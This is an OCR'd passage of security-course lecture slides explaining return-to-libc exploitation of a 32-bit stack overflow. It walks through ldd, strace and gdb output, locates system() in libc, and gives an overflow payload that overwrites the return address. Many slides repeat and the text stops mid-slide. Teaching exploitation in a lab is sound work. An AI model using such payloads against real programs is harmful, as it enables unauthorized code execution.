  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x00000154 0x00000154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x00a8c 0x00a8c R E 0x1000
  LOAD           0x000ee4 0x00001ee4 0x00001ee4 0x0014c 0x00150 RW  0x1000
  DYNAMIC        0x000ef0 0x00001ef0 0x00001ef0 0x000f0 0x000f0 RW  0x4
  NOTE           0x000168 0x00000168 0x00000168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x00093c 0x0000093c 0x0000093c 0x0003c 0x0003c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x000ee4 0x00001ee4 0x00001ee4 0x0011c 0x0011c R   0x1
```

Non-executable Stack

Non-executable Stack

- Now, most of programs built with non-executable stack
  - We compile a program without `-z execstack`
- Then, how to run a shell?
  - Call `system("/bin/sh")`
  - What if the program does not have such code?
- Library: Return to Libc

Dynamically Linked Library

- When you build a program, you use functions from library
  - `printf(), scanf(), read(), write(), system(),` etc.

- Q: Where does that function reside?
  - 1) In the program
  - 2) In #include <stdio.h>, the header file
  - 3) Somewhere in the process's memory

Dynamically Linked Library

- When you build a program, you use functions from library
  - `printf(), scanf(), read(), write(), system(),` etc.
- Q: Where does that function reside?
  - 1) In the program
  - 2) In #include <stdio.h>, the header file
  - 3) Somewhere in the process's memory

How a Program is Loaded…

- execve(target, …, …)
  - Load the target ELF file first
  - Load required libraries for the target ELF (header contains the list)
  - Build stack, heap and other memory
  - Run!

```
$ ldd stack-ovfl-sc-32
        linux-gate.so.1 =>  (0xf7fd8000)
        libc.so.6 => /lib32/libc.so.6 (0xf7e07000)
        /lib/ld-linux.so.2 (0xf7fda000)
```

```
$ strace ./stack-ovfl-sc-32
execve("./stack-ovfl-sc-32", ["./stack-ovfl-sc-32"], [/* 23 vars */]) = 0
strace: [ Process PID=29235 runs in 32 bit mode. ]
brk(NULL)                               = 0x804b000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7fd4000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=102023, ...}) = 0
mmap2(NULL, 102023, PROT_READ, MAP_PRIVATE, 3, 0) = 0xf7fbb000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib32/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\207\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1775464, ...}) = 0
```

```
$ ldd stack-ovfl-sc-32
        linux-gate.so.1 =>  (0xf7fd8000)
        libc.so.6 => /lib32/libc.so.6 (0xf7e07000)
        /lib/ld-linux.so.2 (0xf7fda000)
```

```
$ strace ./stack-ovfl-sc-32
execve("./stack-ovfl-sc-32", ["./stack-ovfl-sc-32"], [/* 23 vars */]) = 0
strace: [ Process PID=29235 runs in 32 bit mode. ]
brk(NULL)                               = 0x804b000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7fd4000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=102023, ...}) = 0
mmap2(NULL, 102023, PROT_READ, MAP_PRIVATE, 3, 0) = 0xf7fbb000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib32/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\207\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1775464, ...}) = 0
```

```
$ ldd stack-ovfl-sc-32
        linux-gate.so.1 =>  (0xf7fd8000)
        libc.so.6 => /lib32/libc.so.6 (0xf7e07000)
        /lib/ld-linux.so.2 (0xf7fda000)
```

Dynamically Linked Library: libc

- The most of programs written in C will be linked with libc
  - Contains essential functionalities!
  - execve(), system(), open(), read(), write(), etc.

- But where our system() is?
  - Let's check with gdb!

```
0x0011f540  getpwent_r
0x0011f570  getpwnam_r
0x0011f5c0  getpwuid_r
0x0011f610  glob64
0x00121370  regexec
0x001213b0  sched_getaffinity
0x001213d0  sched_setaffinity
0x00121400  posix_spawn
0x00121440  posix_spawnp
0x001218e0  nftw
0x00121910  nftw64
0x00121940  posix_fadvise64
0x00121970  posix_fallocate64
0x001219a0  getrlimit64
0x00121a40  step
0x00121ab0  advance
0x00121b10  msgctl
0x00121b50  semctl
0x00121bd0  shmctl
0x00121c10  getspent_r
0x00121c40  getspnam_r
0x00121c90  pthread_cond_broadcast
0x00121cd0  pthread_cond_destroy
0x00121d10  pthread_cond_init
0x00121d60  pthread_cond_signal
0x00121da0  pthread_cond_wait
0x00121df0  pthread_cond_timedwait
0x00121e90  gethostbyaddr_r
0x00121ee0  gethostbyname2_r
0x00121f30  gethostbyname_r
0x00121f80  gethostent_r
0x00121fc0  getnetbyaddr_r
0x00122010  getnetent_r
0x00122050  getnetbyname_r
0x001220a0  getprotobynumber_r
0x001220f0  getprotoent_r
0x00122120  getprotobyname_r
0x00122170  getservbyname_r
0x001221c0  getservbyport_r
0x00122210  getservent_r
0x00122240  getaliasent_r
0x00122270  getaliasbyname_r
0x001222c0  __nss_next
0x00122310  __nss_hosts_lookup
0x00122350  __nss_group_lookup
0x00122370  __nss_passwd_lookup
0x00122470  getrpcent_r
0x001224a0  getrpcbyname_r
0x001224f0  getrpcbynumber_r
0x00141130  __libc_freeres
0x00141970  __libc_thread_freeres
gdb-peda$
```

Finding libc Functions

- GDB

```
$ gdb -q ./stack-ovfl-sc-32
Reading symbols from ./stack-ovfl-sc-32...(no debugging symbols found)...done.
gdb-peda$ print system
No symbol table is loaded.  Use the "file" command.
```

- Why?
  - You should run the program to see linked libraries

Finding libc Functions

- GDB

```
gdb-peda$ b main
Breakpoint 1 at 0x8048529
gdb-peda$ r

Breakpoint 1, 0x08048529 in main ()
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e41940 <system>
gdb-peda$
```

Stack Overflow Again


- Now you know where system() is!

```
Breakpoint 1, 0x08048529 in main ()
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e41940 <system>
gdb-peda$
```


- “A” * 0x80 + “BBBB” + “\x40\x19\xe4\xf7”
  - This will run system()
  - But how to run `system(“/bin/sh”)` or `system(“a”)`?

Function Call and Stack

- Arguments
  - [ebp + 0x8] is the 1st argument
  - [ebp + 0xc] is the 2nd argument
  - …
- What if we call system() by changing RET?




Function Call and Stack




Function Call and Stack

- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`




Function Call and Stack

- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`




Function Call and Stack

- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`




Function Call and Stack

- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`




Function Call and Stack

- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`



Function Call and Stack


- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`



ebp = 0x41414141

Function Call and Stack


- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`



ebp = 0x41414141

Function Call and Stack


- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`



ebp = 0x41414141


Function Call and Stack

- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`



Function Call and Stack


- Overflow
- Leave
  - `mov esp, ebp`
  - `pop ebp`
- Return
  - `pop eip`



ebp = 0x41414141

Function Call and Stack

esp

